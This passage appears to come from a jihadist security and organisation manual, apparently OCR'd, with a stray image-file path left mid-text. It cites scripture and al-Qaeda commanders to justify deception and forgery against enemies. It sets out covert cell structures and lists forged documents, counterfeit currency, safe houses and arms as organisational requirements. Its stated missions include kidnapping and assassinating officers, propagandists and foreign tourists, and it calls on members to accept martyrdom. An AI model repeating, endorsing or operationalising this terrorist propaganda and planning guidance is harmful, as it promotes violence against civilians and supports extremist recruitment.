"...Now send ye then one of you with this money of yours to the town: let him find out which is the best food [to be had] and bring some to you, that [ye may] satisfy your hunger therewith: And let him behave with care and courtesy, and let him not inform any one about you. For if they should come upon you, they would stone you or force you to return to their cult, and in that case ye would never attain prosperity." ***(Al-Kahf: 19-20)***

The advice which Allāh (SWT) cautioned with the Prophet (*SalAllahu alayhi wa ssalam*) and his Companions as regards prayer at the time of danger (*Salat-ul Khawf*);

[5] Moses saw that his position was now untenable, both in the Palace and in the City, and indeed anywhere in Pharaoh's territory, so he had to escape.

وَإِذَا كُنتَ فِيهِمْ فَأَقَمْتَ لَهُمُ ٱلصَّلَاةَ فَلْتَقُمْ طَآئِفَةٌ مِّنْهُم مَّعَكَ وَلْيَأْخُذُوٓاْ أَسْلِحَتَهُمْ فَإِذَا سَجَدُواْ فَلْيَكُونُواْ مِن وَرَآئِكُمْ وَلْتَأْتِ طَآئِفَةٌ أُخْرَىٰ لَمْ يُصَلُّواْ فَلْيُصَلُّواْ مَعَكَ وَلْيَأْخُذُواْ حِذْرَهُمْ وَأَسْلِحَتَهُمْ وَدَّ ٱلَّذِينَ كَفَرُواْ لَوْ تَغْفُلُونَ عَنْ أَسْلِحَتِكُمْ وَأَمْتِعَتِكُمْ فَيَمِيلُونَ عَلَيْكُم مَّيْلَةً وَاحِدَةً وَلَا جُنَاحَ عَلَيْكُمْ إِن كَانَ بِكُمْ أَذًى مِّن مَّطَرٍ أَوْ كُنتُمْ مَّرْضَىٰٓ أَن تَضَعُوٓاْ أَسْلِحَتَكُمْ وَخُذُواْ حِذْرَكُمْ إِنَّ ٱللَّهَ أَعَدَّ لِلْكَافِرِينَ عَذَاباً مُّهِيناً

***"When thou [O Messenger] art with them, and standest to lead them in prayer, Let one party of them stand up [in prayer] with thee, Taking their arms with them: When they finish their prostrations, let them Take their position in the rear. And let the other party come up which hath not yet prayed - and let them pray with thee, Taking all precaution, and bearing arms: the Unbelievers wish, if ye were negligent of your arms and your baggage, to assault you in a single rush. But there is no blame on you if ye put away your arms because of the inconvenience of rain or because ye are ill; but take [every] precaution for yourselves. For the Unbelievers Allah hath prepared a humiliating punishment."* (An-Nisaa: 102)**

Note: So all these, and many others, all demonstrate clearly that taking precautionary steps, and concealment and secrecy, and distortion and forgery of facts to the enemies of Allāh (SWT), and deceiving them, and lying to them in order to avoid their evil plots: all these matters are legal (*Mashrū'*), and there is no blame upon the Muslim with regards to these, nor can he be reprehended for these; and in reality, not taking advantage of these, and disregarding the usage of these, will indeed give the enemies of Allāh authority over the preachers and Mujahidin, and will make their hard efforts fail, and make their Jihād fruitless…[6]

And from this topic, is that when he (peace and blessings be upon him) decided to do *Hijrah* (Emigration for the Sake of Allāh)… *When the iniquitous decision had been made, Gabriel was sent down to Muhammad (Peace be upon him) to reveal to him Quraysh's plot and give him his Lord's Permission to leave Makkah. He fixed to him the time of*

[6] From - ***Precaution, Secrecy, and Concealment: Balancing between Negligence and Paranoia*** – pg. 15 by the imprisoned Scholar Shaykh Abū Muhammad `Aasīm al-Maqdisi (May Allāh hasten his escape and release).

migration and ***asked him not to sleep that night in his usual bed****. At noon, the Prophet (Peace be upon him) went to see his Companion Abu Bakr and arranged with him everything for the intended migration.* ***Abu Bakr was surprised to see the Prophet (Peace be upon him) masked coming to visit him at that unusual time****, but he soon learned that Allāh's Command had arrived, and he proposed that they should migrate together, to which the Prophet (Peace be upon him) gave his consent."…* ***The Prophet (Peace be upon him) told 'Ali to sleep in his bed and cover himself with his [Note: i.e. the Prophet's] green mantle*** *and assured him full security under Allāh's protection and told him that no harm would come to him. The Prophet (Peace be upon him) then came out of the room and cast a handful of dust at the assassins and managed to work his way through them reciting verses of the Noble Qur'ān:*

وَجَعَلْنَا مِن بَيْنِ أَيْدِيهِمْ سَدّاً ومِنْ خَلْفِهِمْ سَدّاً فَأَغْشَيْنَاهُمْ فَهُمْ لاَ يُبْصِرُونَ

"And We have put a barrier before them, and a barrier behind them, and We have covered them up, so that they cannot see." [Yāsin: 9][7]

Commander Sayf Al-'Adl (may Allāh preserve him), one of the senior commanders of *Tanthīm Al-Qā'idah* and also another leading expert on counter-intelligence and security procedures, listed some of the benefits learned from the story of the *Hijrah*, in "*Al-Amn Wal-Istikhbārāt*":

- ✓ 'Alī was made to sleep on the bed of the Messenger (*SalAllahu alayhi wa ssalam*), in order to do *Tamwīh* (manipulate and deceive) and blind the enemy.
- ✓ The Messenger (*SalAllahu alayhi wa ssalam*) went to Abū Bakr at the time of *Qaylūlah* (siesta), when very few people remained outside of their homes.
- ✓ When leaving the house of Abū Bakr, they did not leave through the main gate, in precaution of it being under surveillance.
- ✓ They went towards the cave, in precaution of any ambush by the enemy which might have been planned on the road to Madīnah.
- ✓ And even the cave was not on the route to Madīnah, and this was a tactic for misleading the enemy (to the wrong direction away) from following them.

[7] From the ***Sealed Nectar*** pg. 79

- ✓ They had intelligence continuously flowing to them from Makkah, by following the latest developments reported to them by ʻAbdullāh ibn Abī Bakr.
- ✓ They had a secure source of provisions by means of Asmāʼ bint Abī Bakr.
- ✓ The arrangement for the destruction of traces left by ʻAbdullāh and Asmāʼ, by means of the shepherd ʻĀmir ibn Fuhayrah. [Note: "Upon ʻAbdullah's return from the cave, ʻĀmir would follow him with all his sheep and then conceal any trace of his steps." "*The Life of Muhammad,"* Haykal, (pg. 164), 1993 Edition]
- ✓ Remaining in the cave for three days, to evade being captured by the enemy (and in order for the search against them to cool down).
- ✓ The continuance of *Tamwīh* (manipulation and deception) and *Sirriyyah* (secrecy) during movement (from place to place); as when a man asked Abū Bakr, "Who is this man who is with you?" Abū Bakr replied, "This man is guiding me the way." And the man thought he meant the road, while Abū Bakr had intended the Upright Path.

NB: And it should be mentioned also that nobody knew (at the time) of their hiding place in the cave, except ʻAbdullāh, and his sisters, ʻĀʼishah and Asmāʼ – all of whom were the children of Abū Bakr As-Siddīq, and their servant ʻĀmir ibn Fuhayrah (may Allāh be pleased with them all).

There is the hadith of Umm Kalthūm Bint `Uqbah that she said, "I did not hear the Messenger of Allāh (SalAllahu alayhi wa ssalam) allowing a concession (*Rukhsah*) in anything from lies which the people speak between each other, except in war and the reconciliation between the people and the man speaking with his wife and the wife speaking with her husband"[8]

The concealment of the fact that Naʼīm ibn Masʼūd (may Allāh be pleased with him) had embraced Islām, until he successfully sowed dissension between the Coalition (*Al-Ahzāb*) and (the Jewish tribe of) Banū Quraythah during the Battle of the Trench (*Al-Khandaq*). During that time Naʼīm ibn Masʼūd, a prominent member of the Coalition, came to the Messenger of Allāh to announce his Islām.

[8] Narrated by Ahmad, Muslim and Abū Dāwūd. And At-Tirmithī narrated likewise from Asmāʼ Bint Yazīd.

The Messenger of Allāh told him to keep his Islām secret and to go back among the enemy and fight them from within. He told him: ***"If you remain with us, you would be but one man (just like any other in our ranks). But (you should) go back to them and weaken them from within as much as you can; for verily, warfare is deception"*** Na'īm implemented this advice very well.[9]

And in the *Hadīth* of Ka'b ibn Mālik in Sahīh Al-Bukhārī (4,418), in the story of his remaining behind from the Expedition of *Tabūk*, he said, "Never did the Messenger of Allāh intend to launch a *Ghazwah* (expedition, battle), except that he performed *Tawriyah* (i.e. sent disinformation about the details) with it, until it was the time of that *Ghazwah*."

And the mujāhid brother Abu Jihād As-Shāmi in his analysis of the *Siirah* of Allāh's Messenger (*SalAllahu alayhi wa ssalam*) wrote describing his (*SalAllahu alayhi wa ssalam*) general policy: "Exercising the rule of divide and conquer, exploiting weaknesses and past enmities, prioritizing enemies, **preserving a high level of security and an edge in intelligence gathering**, remaining financially stable, defending credibility"[10]. And under the heading – information/intelligence/psychology: - the brother writes, thus: "Many examples can be found which illustrate that the Prophet (*SalAllahu alayhi wa ssalam*) was consistently using proper security techniques. In times of fear, he established a safe house for his companions in the heart of the enemy. When it came time to migrate he used disguises and made several diversions to keep Quraysh's search parties off of his trail. In times of power, he never set out for a campaign except that he gave indications that he intended a different direction, even to his own companions. When asked about his identity, on many occasions he, or one of his companions, would give misleading (yet truthful) responses. He (*SalAllahu alayhi wa ssalam*) rarely slept or traveled without being accompanied by guards.....There are also examples of the Prophet (*SalAllahu alayhi wa ssalam*) using misinformation to split up the enemy, as preceded in the story of Nu'aym bin Mas'ūd (R). Also in the case of Humraa' al-Asad the Prophet (*SalAllahu alayhi wa ssalam*) sent Ma'bad al-Khuzaa'i, an allied Polytheist, to exaggerate the size of the Prophet's (*SalAllahu alayhi wa ssalam*)forces coming after Quraysh for a

[9] Refer to the full story in *Fat'h Al-Bārī* (7/402) and *Al-Bidāyah Wan-Nihāyah* (4/111).
[10] ***Strategic Study of the Prophetic Siirah*** – pg. 38-39

counterattack. The Prophet (*SalAllahu alayhi wa ssalam*) emphasized these types of psy-ops by noting that: ***"[The outcome of] war is [decided by] a trick.""***[11] and it is best that the brothers read this book because in it are many benefits for one who cares to understand the *Siirah* of *Rasul* (*SalAllahu alayhi wa ssalam*)from the political and military view.

And in the Encyclopedia of Security released by the brothers at the Abū Zubaydah Centre For Mujahidin Services (an institution founded by companions and trainees who studied under Shaykh Abū Zubaydah[12] - may Allah hasten for him an opening and escape), it is written: *"And people are of three types (when it comes to this issue). **1)** A Muslim, Mujāhid, who is actively working for Islam covertly – so "information is according to necessity." And **"It is from the beautification of one's Islam, that he leaves that which does not concern him."** [Narrated by At-Tirmithi, and declared Hasan by An-Nawawi] And as a basic rule: Keep the members of the group away from knowing any information which he is in no need of knowing…* [And later on he says]*… And as a general principle… details and information should be given only according to necessity; so information is only for those who are in need of knowing it, and they should only be given that which is necessary(for them to know), and nothing more. And it is forbidden for him to seek more information regarding that which does not concern him; and likewise, it is obligatory to abstain from giving information to those whom it does not concern. And as a rule, we should stay far away from anything which is not necessary, (because it) could cause harm (unknowingly at a later stage, even though initially it might seem harmless)."*

And from one of the very famous military intelligence experts – Sun Tzu; *"Know your enemy and know yourself and you can fight a hundred battles with no danger of defeat…….deception, however skillfully practiced, will invariably prove ineffective unless the army can maintain its own plans in secrecy.*[13]*"*

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[11] ***ibid*** – pg. 51-52

[12] **Who is Shaykh Abū Zubaydah**? The brothers from the Centre mentioned regarding their instructor, "He specialized in *Al-'Amal Al-Jihādī Al-Amnī* (security planning of *Jihādi* activities and operations), and had given logistic support for dozens of years, and he entered thousands of *Muhājireen* into Afghānistān, using his prudence and intelligence. And the reward shall always remain for those brothers who had preceded us, we ask Allāh to accept us and all those who are actively involved in working for Islām."

[13] ***Art of War***

And from the Oxford Advanced Learner's Dictionary we find that the definition of Security is given as; - "*Protection – the activities involved in protecting a country, building or person against attack, danger, etc. Feeling Happy/Safe – the state of feeling happy and safe from danger or worry.*"[14] And that of Intelligence is given as; - "secret information that is collected, for example about a foreign country, especially one that is an enemy; the people that collect this information…"[15]

[14] Oxford Advanced Learner's Dictionary, 7th Edition, Pg. 1320-1321
[15] Ibid: Pg. 776

AIMS OF SECURITY

And what must be known by the brothers is that these aims and or goals of security and intelligence principles or guidelines are many. From them are the known reasons for the legality or necessity of the existence of jihād itself until the Day of Judgement such as establishing the *khilafah*, to protect the Muslims, their honor, wealth, blood, land, to put an end to *Kufr* and its people, e.tc. The following is an outline of some of the basic objectives and aims of security and intelligence;

1) It is a Divine Order and Obligation as Allāh (SWT) commanded the mujāhid in *Surat Nisaa* [4:71] to fully apply the essential security precautions before embarking on any jihādi work. And the explanation as well as *daleel* as regards this has already proceeded in the introduction of this compilation. And what the brothers must understand is that establishing the obligated security and intelligence concepts is in itself part of *Uboodiyyah* (*ibādah*) and the mujāhid is blameworthy in front of Allāh (SWT) if he is negligent of these guidelines or completely abandons them and all that which is compulsory upon him on this matter. Likewise, the one who implements them to his ability then he is praised by Allāh (SWT) and as a result he is availed that which Allāh promised His Believing slaves. The same applies on the group or organization level.

2) They are a fundamental condition for getting aid from Allāh (SWT).

3) To secure the tactics and strategy of the Mujāhidīn and jihādi groups.

4) To surprise the enemy. And this element has been fundamental in all wars or conflicts since the creation of mankind.

5) To facilitate effective planning and preparation efforts of the Mujāhidīn.

6) Part of the essential preparations made before, during as well as after any confrontation/combat.

7) To secure the group as a whole as well as its individual members especially those of high significance such as the leadership.

8) To facilitate the nurturing of intelligent Mujāhidīn.

THE MILITARY ORGANISATION

وَإِذْ غَدَوْتَ مِنْ أَهْلِكَ تُبَوِّىءُ ٱلْمُؤْمِنِينَ مَقَاعِدَ لِلْقِتَالِ وَٱللَّهُ سَمِيعٌ عَلِيمٌ

"Remember that morning Thou didst leave Thy household [early] to post the faithful at their stations for battle: And Allah Heareth and Knoweth all things:" (Aal-Imran:121)

The Basic Components:

1) The organization must have a commander (*Amir*) of the group (thuba) or organization and his advisory council *Shūrā*[16]. The necessity of this is as Allāh (SWT) said in Surat As-Shūra, thus;

وَأَمْرُهُمْ شُورَىٰ بَيْنَهُمْ

"...who [conduct] their affairs by mutual Consultation;..." (As-Shūra: 38)

2) The soldiers (individual members) i.e. the Mujāhidīn. Cell (thuba) or cluster methods should be adopted by the Organization i.e. it should be composed of numerous cells whose members do not know one another (each working independently of the other), so that if a cell member is caught or the whole cell the other cells would not be affected, and work would proceed normally. And this issue has been extensively researched by the mujāhid Shaykh Abū Mus'ab As-Sūrī (may Allāh protect him). Anyone who has minimal experience in covert operations training can recognize that a small group that consists of 2 or 3 members who are well qualified in military and security and who have a high education in terrorism can perform huge operations. This group can also move across the country in many cities giving the impression that they are many groups while in fact they are only one.

3) A clearly defined strategy i.e. following the right *Aqeedah* and *Manhaj*.

[16] This may be on different matters like *Sharia'ah*, military, finance, etc.

Military Organization Requirements:

The Military Organization dictates a number of requirements to assist it in confrontation and endurance. These include the following;

1) Forged documents and counterfeit currency
2) Apartments and hiding places
3) Communication means
4) Transportation means
5) Information
6) Arms and ammunition
7) Human Resources (man-power).

Missions Required of the Military Organization:

These are many and from them are the significance of Jihād itself as well as the very reasons as to why that *ibādah* was ordained by the Almighty Allāh[17], and He (SWT) has mentioned regarding this numerous times in the Holy Qur'ān, thus;

وَلَوْلاَ دَفْعُ ٱللَّهِ ٱلنَّاسَ بَعْضَهُمْ بِبَعْضٍ لَفَسَدَتِ ٱلأَرْضُ وَلَكِنَّ ٱللَّهَ ذُو فَضْلٍ عَلَى ٱلْعَالَمِينَ

"...And did not Allah Check one set of people by means of another, the earth would indeed be full of Mischief : But Allah is full of bounty to all the worlds."

(Al-Baqarah: 251)

And also;

وَلَوْلاَ دَفْعُ ٱللَّهِ ٱلنَّاسَ بَعْضَهُمْ بِبَعْضٍ لَّهُدِّمَتْ صَوَامِعُ وَبِيَعٌ وَصَلَوَاتٌ وَمَسَاجِدُ يُذْكَرُ فِيهَا ٱسمُ ٱللَّهِ كَثِيراً وَلَيَنصُرَنَّ ٱللَّهُ مَن يَنصُرُهُ إِنَّ ٱللَّهَ لَقَوِيٌّ عَزِيزٌ

"...Did not Allah check one set of people by means of another, there would surely have been pulled down monasteries, churches, synagogues, and mosques, in which the name of Allāh is commemorated in abundant measure? Allāh will certainly aid those

[17] *Surah Al-Baqarah*:216

who aid his [cause]; - for verily Allah is full of Strength, Exalted in Might, [able to enforce His Will]. **(Al-Hajj: 40)**

And also elsewhere;

وَمَا لَكُمْ لاَ تُقَاتِلُونَ فِى سَبِيلِ ٱللَّهِ وَٱلْمُسْتَضْعَفِينَ مِنَ ٱلرِّجَالِ وَٱلنِّسَآءِ وَٱلْوِلْدَانِ ٱلَّذِينَ يَقُولُونَ رَبَّنَآ أَخْرِجْنَا مِنْ هَٰذِهِ ٱلْقَرْيَةِ ٱلظَّالِمِ أَهْلُهَا وَٱجْعَلْ لَّنَا مِن لَّدُنْكَ وَلِيّاً وَٱجْعَلْ لَّنَا مِن لَّدُنْكَ نَصِيراً

"And why should ye not fight in the cause of Allah and of those who, being weak, are ill-treated [and oppressed]?- Men, women, and children, whose cry is: "Our Lord! Rescue us from this town, whose people are oppressors; and raise for us from thee one who will protect; and raise for us from thee one who will help!""

(An-Nisaa: 75)

And also;

قَاتِلُواْ ٱلَّذِينَ لاَ يُؤْمِنُونَ بِٱللَّهِ وَلاَ بِٱلْيَوْمِ ٱلآخِرِ وَلاَ يُحَرِّمُونَ مَا حَرَّمَ ٱللَّهُ وَرَسُولُهُ وَلاَ يَدِينُونَ دِينَ ٱلْحَقِّ مِنَ ٱلَّذِينَ أُوتُواْ ٱلْكِتَابَ حَتَّىٰ يُعْطُواْ ٱلْجِزْيَةَ عَن يَدٍ وَهُمْ صَاغِرُونَ

"Fight those who believe not in Allah nor the Last Day, nor hold that forbidden which hath been forbidden by Allah and His Messenger, nor acknowledge the religion of Truth, [even if they are] of the People of the Book, until they pay the Jizya with willing submission, and feel themselves subdued."**(At-Tauba: 29)**

From the Sunnah: On the authority of Ibn Umar (may Allāh be pleased with him), the Messenger of Allāh (*SalAllahu alayhi wa ssalam*) ***"I have been ordered to fight against the people until they testify that there is none worthy of worship except Allah and that Muhammad is the Messenger of Allāh, establish the prayer and give the Zakah. Then, if they do that, their blood and wealth will be protected from me – except in accordance with the right of Islam. And their reckoning will be with Allah, the Exalted"***[18]

[18] Bukhāri, Muslim, Tirmithi, Nasā'i, Abū Dāwūd, Ibn Mājah, Ahmad, al-Bayhaqi, Ibn Habbān, al-Dārqutni, and Imam Malik.

And some of them are listed below;

1) The overthrow of the godless regimes and their replacement with an Islamic regime. And He (SWT) said;

وَيُرِيدُ ٱللَّهُ أَن يُحِقَّ الحَقَّ بِكَلِمَاتِهِ وَيَقْطَعَ دَابِرَ ٱلْكَافِرِينَ

"...but Allah willed to justify the Truth according to His words and to cut off the roots of the Unbelievers;-" (Al-Anfal:7)

And also;

وَجَعَلَ كَلِمَةَ ٱلَّذِينَ كَفَرُواْ ٱلسُّفْلَىٰ وَكَلِمَةُ ٱللَّهِ هِيَ ٱلْعُلْيَا وَٱللَّهُ عَزِيزٌ حَكِيمٌ تَرَوْهَا

"...and humbled to the depths the word of the Unbelievers. But the word of Allah is exalted to the heights...." (At-Tauba: 40)

And also;

إِنِ ٱلْحُكْمُ إِلاَّ لِلَّهِ

"...the command is for none but Allah:.." (Yusuf: 40)

2) Gathering information about the enemy, the land, the installations, and the neighbors.

3) Kidnaping enemy personnel, documents, secrets, and arms.

4) Assassinating enemy personnel (that block the *Deen*) such as the military officers, propagandists/ thinkers, supporters as well as foreign tourists[19]. And He (SWT) commanded thus;

فَقَاتِلُوٓاْ أَئِمَّةَ ٱلْكُفْرِ

"...fight ye the chiefs of Unfaith..." (At-Taubah:12)

5) Freeing the brothers who are captured by the enemy. Abū Musa Al-Ash'ari narrated: The Messenger of Allāh (*SalAllahu alayhi wa ssalam*) said: ***"Free the Prisoners Of War, feed the hungry, and visit the sick"***[20] Imam Malik says: *"Muslims need to free the prisoners of war even if that would cost them all their wealth."* Al Nawawi considers that the ruling on freeing the prisoner is similar to the ruling on the enemy invading a Muslim land. In fact he considers freeing the

[19] And here the mujāhid must beware of the Islāmic ruling regarding these individuals.
[20] Bukhārī

prisoner of war to be more of a priority because the sanctity of the Muslim soul is greater than that of the Muslim land.[21]

6) Spreading rumors and writing statements that instigate believers against the enemy, as Allāh (SWT) said;

يٰأَيُّهَا ٱلنَّبِيُّ حَرِّضِ ٱلْمُؤْمِنِينَ عَلَى ٱلْقِتَالِ

"O Prophet! Rouse the Believers to the fight..." (Al-Anfal: 65)

7) Proper utilization of the individuals' unused capabilities.


8) Precision in performing tasks, and using collective views on completing a job from all aspects, not just one.

9) Controlling the jihādi work and not fragmenting it or deviating from it.

10) Achieving long-term goals such as the establishment of an Islamic state - *Khilafah* and short-term goals such as operations against enemy groups, individuals and sectors.

11) Establishing the conditions for possible confrontation with the regressive regimes - people and their persistence.

12) Achieving discipline in secrecy and through tasks. Eliminate the enemies of Islām and the Muslims.



[21] An example of that is when a Muslim woman who was a prisoner with the Romans in Amooriyah was slapped in the face by a Roman. She said: "Where is al Mu'tassim?" (al Mu'tassim was the Muslim *Khalifah*) When this was related to al-Mu'tassim he sent an entire army to free her. When Salahuddeen won against the Crusaders in Hitteen he released 20,000 Muslim POWs from the crusaders.

GROUP MEMBERS

An Important Reminder:

From the Sunnah in the two most authentic books of Ahādith (Sahih Bukhārī and Sahih Muslim), ***"On the authority of Obada ibn Al Samit (may Allāh be pleased with him), we pledged allegiance to the Messenger (SalAllahu alayhi wa ssalam) to hear and obey (a Muslim ruler) whether it is convenient or inconvenient for us, and at our times of difficulty or ease. And to be obedient to the Muslim ruler and give him his right even if he didn't give us our right, and not to fight against him unless we see him having clear kufr, for which we had a proof with us from Allah"***[22]

Important Qualities and Characteristics:

1) Pure creed - *Aqeedah*;

a. *Ikhlaas* .i.e. sincerity in intending Allāh *Ta`ālāh*, Alone without any partners with Him (SWT) through disavowal from everything besides Allāh (SWT), purifying the purpose and the intention from every worldly objective. As from 'Umar Ibn Al-Khattāb, may Allāh (SWT) be pleased with him, that the Messenger of Allāh (*SalAllahu alayhi wa ssalam*) said, ***"Verily, the actions are only by their intentions. And verily, for every individual is only what he intended. So whoever's Hijrah was to Allāh and His Messenger, then his Hijrah is to Allāh and His Messenger. And whoever's Hijrah was for Dunyā that he would attain, or a woman that he would marry, then his Hijrah is to that which he made Hijrah to."***[23] And from Abū Mūsā Al-Ash'arī, may Allāh (SWT) be pleased with him, that a Bedouin came to the Prophet (*SalAllahu alayhi wa ssalam*), then said, "O Messenger of Allāh! A man fights for the spoils of war, and a man fights in order to be mentioned, and a man fights in order for his stance to be seen" – and in a narration, "He fights out of courage and he fights out of zeal" – "So who is in the Path of Allāh?" So the Messenger of Allāh (*SalAllahu alayhi wa ssalam*),

[22] Bukhārī Vol.9, #178, Ch.2, Pg.146, and Summarized Muslim Pg. 672, Hadith #1221
[23] Agreed Upon.

said, ***"Whoever fights so that the Word of Allāh will be the Highest, then he is in the Path of Allāh."***[24]

And think of the following verse, my dear Muslim brother, in order for you to know the effect of purity of intention on steadfastness when fighting the enemy and in the sending down of victory, Allāh '*Azza Wa Jall*, said;

لَقَدْ رَضِيَ اللَّهُ عَنِ الْمُؤْمِنِينَ إِذْ يُبَايِعُونَكَ تَحْتَ الشَّجَرَةِ فَعَلِمَ مَا فِي قُلُوبِهِمْ فَأَنْزَلَ السَّكِينَةَ عَلَيْهِمْ وَأَثَابَهُمْ فَتْحًا قَرِيبًا وَمَغَانِمَ كَثِيرَةً يَأْخُذُونَهَا وَكَانَ اللَّهُ عَزِيزًا حَكِيمًا

***"Allah's Good Pleasure was on the Believers when they swore Fealty to thee under the Tree: He knew what was in their hearts, and He sent down Tranquility to them; and He rewarded them with a speedy Victory; And many gains will they acquire [besides]: and Allah is Exalted in Power, Full of Wisdom."* (Al-Fath: 18-19)**[25]

b. *Al-wala wal-Baraa*. This *Aqeedah* was mentioned and praised by Allāh (SWT) in many places in the Qur'ān from them;

لاَّ تَجِدُ قَوْماً يُؤْمِنُونَ بِٱللَّهِ وَٱلْيَوْمِ ٱلآخِرِ يُوَآدُّونَ مَنْ حَآدَّ ٱللَّهَ وَرَسُولَهُ وَلَوْ كَانُوۤاْ آبَآءَهُمْ أَوْ أَبْنَآءَهُمْ أَوْ إِخْوَانَهُمْ أَوْ عَشِيرَتَهُمْ

"Thou wilt not find any people who believe in Allah and the Last Day, loving those who resist Allah and His Messenger, even though they were their fathers or their sons, or their brothers, or their kindred... " (Al-Mujadilah: 22)

And;

يٰأَيُّهَا ٱلَّذِينَ آمَنُواْ لاَ تَتَّخِذُوۤاْ آبَآءَكُمْ وَإِخْوَانَكُمْ أَوْلِيَآءَ إِنِ ٱسْتَحَبُّواْ ٱلْكُفْرَ عَلَى ٱلإِيمَانِ وَمَن يَتَوَلَّهُمْ مِّنكُمْ فَأُوْلَـٰئِكَ هُمُ ٱلظَّالِمُونَ

قُلْ إِن كَانَ آبَاؤُكُمْ وَأَبْنَآؤُكُمْ وَإِخْوَانُكُمْ وَأَزْوَاجُكُمْ وَعَشِيرَتُكُمْ وَأَمْوَالٌ

[24] Agreed Upon.

[25] For more please refer to: ***Jihad And The Effects Of Intentions Upon It*** – by Shaykh Abdul-Qādir ibn 'Abdil-Azīz.

ٱقْتَرَفْتُمُوهَا وَتِجَارَةٌ تَخْشَوْنَ كَسَادَهَا وَمَسَاكِنُ تَرْضَوْنَهَآ أَحَبَّ إِلَيْكُمْ مِّنَ ٱللَّهِ وَرَسُولِهِ وَجِهَادٍ فِى سَبِيلِهِ فَتَرَبَّصُواْ حَتَّىٰ يَأْتِىَ ٱللَّهُ بِأَمْرِهِ وَٱللَّهُ لاَ يَهْدِى ٱلْقَوْمَ ٱلْفَاسِقِينَ

"O ye who believe! Take not for protectors your fathers and your brothers if they love infidelity above Faith: if any of you do so, they do wrong. Say: If it be that your fathers, your sons, your brothers, your mates, or your kindred…" (At-Tauba: 23-24)

And also;

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ لاَ تَتَّخِذُواْ ٱلْيَهُودَ وَٱلنَّصَارَىٰٓ أَوْلِيَآءَ بَعْضُهُمْ أَوْلِيَآءُ بَعْضٍ وَمَن يَتَوَلَّهُم مِّنكُمْ فَإِنَّهُ مِنْهُمْ إِنَّ ٱللَّهَ لاَ يَهْدِى ٱلْقَوْمَ ٱلظَّٰلِمِينَ

"O you who believe! Take not the Jews and the Christians as Awliya'(friends, protectors), they are but Awliya' to one another. And if any amongst you takes them as Awliya', then surely he is one of them. Verily, Allah guides not those people who are the Zaalimun (polytheists, wrong-doers)" (Al-Ma'idah:51)

As 'Abdullah bin 'Umar, may Allāh (SWT) be pleased with both of them, said: *"By Allah, if I fasted all day without eating, prayed all night without sleeping, spent all of my wealth in the Path of Allah, died the day I died, but had no love in my heart for those who obey Allah, and no hatred in my heart for those who disobey Allah, none of this would benefit me in the least."* And al-Ghazzali said, commenting on the saying of the Prophet (*SalAllahu alayhi wa ssalam*): ***"The strongest bond of faith is the love for the sake of Allāh and to hatred for the sake of Allāh"***: *"Because of this, it is a must that a person have those that he hates for Allah's Sake, just as he has friends and brothers that he loves for Allah's Sake."*

c. *Tawakkul* & *Yaqeen*. And He (SWT) praised the Sahābah with this great feature which they, may Allāh (SWT) be pleased with them all, displayed during the siege of *Al-Ahzāb* (Battle of the Trench), saying thus;

وَلَمَّا رَأَى الْمُؤْمِنُونَ الْأَحْزَابَ قَالُوا هَذَا مَا وَعَدَنَا اللَّهُ وَرَسُولُهُ وَصَدَقَ اللَّهُ وَرَسُولُهُ وَمَا زَادَهُمْ إِلَّا إِيمَانًا وَتَسْلِيمًا مِنَ الْمُؤْمِنِينَ رِجَالٌ صَدَقُوا مَا عَاهَدُوا اللَّهَ عَلَيْهِ فَمِنْهُمْ مَنْ قَضَى نَحْبَهُ وَمِنْهُمْ مَنْ يَنْتَظِرُ وَمَا بَدَّلُوا تَبْدِيلًا

"When the Believers saw the Confederate forces, they said: "This is what Allah and his Messenger had promised us, and Allah and His Messenger told us what was true." And it only added to their faith and their zeal in obedience. Among the Believers are men who have been true to their covenant with Allah: of them some have completed their vow [to the extreme], and some [still] wait: but they have never changed [their determination] in the least:"
(Al-Ahzāb: 22-23)

d. *Ahlu-Sunnah wal-Jamah*[26]

2) Sacrifice. He [the member] has to be willing to do the work and undergo martyrdom for the purpose of achieving the goal and establishing the religion of majestic Allāh (SWT) on earth. It does not only stop with this but he must also be willing to sacrifice his work/job, lifestyle, family and friends, time, energy, in fact all that which has. And Allāh (SWT) has praised this great character in many places in the Holy Qur'ān, thus;

وَمِنَ ٱلنَّاسِ مَن يَشْرِى نَفْسَهُ ٱبْتِغَآءَ مَرْضَاتِ ٱللَّهِ وَٱللَّهُ رَءُوفٌۢ بِٱلْعِبَادِ

"And there is the type of man who gives his life to earn the pleasure of Allah: And Allah is full of kindness to [His] devotees."

(Al-Baqarah: 207)

3) Commitment to the organization's ideology as well as loyalty. This commitment frees the member(s) from any doubts/problems and diseases related to the ideology of the group. If he does not have this quality, then he might work for the enemy the next day if he is offered and enticed with money or other *duniya* related things.

4) Discipline and obedience to leadership (Listening and Obeying). It is expressed by how the member obeys the orders given to him. That is what our religion urges and it is a very important matter for any mujāhid to always adhere to; from the Book of Allāh (SWT);

يَا أَيُّهَا ٱلَّذِينَ آمَنُوٓاْ أَطِيعُواْ ٱللَّهَ وَأَطِيعُواْ ٱلرَّسُولَ وَأُوْلِى ٱلأَمْرِ مِنْكُمْ

"O ye who believe! Obey Allah, and obey the Messenger, and those charged with authority among you..." ***(An-Nisaa: 59)***

[26] Those following the way and *manhaj* of the Prophet (saw).

And in the story of Hudhaifah Ibn Al-Yamān, may Allāh be pleased him, who was exemplary in his obedience to Allah's messenger (*SalAllahu alayhi wa ssalam*). When he (*SalAllahu alayhi wa ssalam*) - Allah bless and keep him - sent him to spy on the Quraysh and their allies during their siege of Madina, Hudhaifah said, "*As he (SalAllahu alayhi wa ssalam) called me by name to stand, he said, **"Go get me information about those people and do not alarm them about me"**. As I departed, I saw Abū Sufyān and I placed an arrow in the bow: I (then) remembered the words of the Messenger (SalAllahu alayhi wa ssalam) - **do not alarm them about me**. "If I had shot I would have hit him".*

